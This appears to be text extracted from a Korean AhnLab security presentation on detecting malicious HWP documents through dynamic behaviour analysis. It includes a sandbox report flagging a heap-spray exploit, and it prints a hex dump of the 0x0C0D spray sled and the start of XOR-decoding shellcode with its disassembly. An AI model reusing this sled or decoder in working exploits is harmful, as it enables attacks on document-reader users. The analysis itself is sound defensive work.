
Time consuming malware



Sandbox-aware malware








동적 콘텐츠 분석



I. 신종/변종
문서형 악성코드 탐지

동적 행위 분석




II. 의심/악성 행위 탐지

Memory Usage before Heap Spray



Memory Usage after Heap Spray



Exact Detection of Start point of Shellcode

Property	Result
Result	MALICIOUS
ExploitName	Exploit/HWP.EXE_SC
Severity	8
ShellCode Address	0x0D3CFF2
Private Memory Usage	176.22 MB
SPrivate Memory Usage	165.81 MB
SPrivate Memory Ratio	94.092%
Submit Time	2014-04-22 00:34:22
Started Time	2014-04-22 00:34:22
Finished Time	2014-04-22 00:34:22
Elapsed Time	12.3
Agent Name	DICA
Agent Version	4.1.
Engine Name	DICA
Engine Version	4.1.
Application Product Name	HAN
Application Version	7.0.
Application Path	C:\V
Sample Filename	EC14...hwpxx
Sample Size	2186
Sample Format	HMP
Sample MD5	e105
Sample SHA1	cb3590c44c0913e71109f9060cc091033e44da

EXE_SC
Critical
11437

```

0x0D0C0D0C 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D
0x0D0C0D1C 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D
0x0D0C0D2C 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D
0x0D0C0D3C 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D
0x0D0C0D4C 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D 0C 0D
...
0x0D3CFF2 33 C9 BA 0C 0D 0C 0D 42 8A 02 3C 90 75 F9 8B DA
0x0D3D0002 83 C2 2C 80 32 FA 42 41 66 81 F9 65 03 72 F4 90
0x0D3D0012 90 42 F6 F7 F6 F7 7A 86 DE E6 EA 89 E9 3D FA C9
0x0D3D0022 3A 38 FE 3C BA FE FA 3D B8 06 3A 38 F2 FA 11 F9
0x0D3D0032 3C FA 39 AF 71 16 7B 16 FA FB FA FA A9 AC AD 73
...
0x0D3CFF2 33c9 XOR ECX, ECX
0x0D3CFF6 ba0c0d0c0d MOV EDX, 0xd0c0d0c
0x0D3D0000 42 INC EDX
0x0D3D0002 8a02 MOV AL, [EDX]
0x0D3D0006 3c90 CMP AL, 0x90
0x0D3D000A 75f9 JNZ 0x7
0x0D3D000E 8bda MOV EBX, EDX
0x0D3D0012 83c22c ADD EDX, 0x2c
0x0D3D0018 8032fa XOR BYTE [EDX], 0xfa
0x0D3D001E 42 INC EDX
0x0D3D0020 41 INC ECX
0x0D3D0022 6681f96503 CMP CX, 0x365
0x0D3D002C 72f4 JB 0x13
0x0D3D0030 90 NOP
0x0D3D0032 90 NOP
0x0D3D0034 42 INC EDX
0x0D3D0036 f6f7 DIV BH
0x0D3D003A f6f7 DIV BH
0x0D3D003E 7a86 JP 0xffffffffae
0x0D3D0042 dee6 FSUBRP ST6, ST0
0x0D3D0046 ea89e93dfac93a JMP FAR 0x3ac9:0xfa3de989
0x0D3D0054 38fe CMP DH, BH
0x0D3D0058 3cba CMP AL, 0xba
0x0D3D005C fe DB 0xfe
0x0D3D005E fa CLI
0x0D3D0060 3db8063a38 CMP EAX, 0x383a06b8
0x0D3D006A f2fa CLI
0x0D3D006E 11f9 ADC ECX, EDI
        
```

sled 코드

Shellcode
어셈블리코드

- APT 공격 - 새로운 "Kimsuky" 악성코드 등장 (2014/03/19)
 - ✓ <http://asec.ahnlab.com/993>
- The “Kimsuky” Operation로 명명된 한국을 대상으로 한 APT 공격 (2013/09/12)
 - ✓ <http://asec.ahnlab.com/968>
- The “Kimsuky” Operation: A North Korean APT? (2013/09/11)
 - ✓ http://www.securelist.com/en/analysis/204792305/The_Kimsuky_Operation_A_North_Korean_APT

DESIGN YOUR SECURITY

AhnLab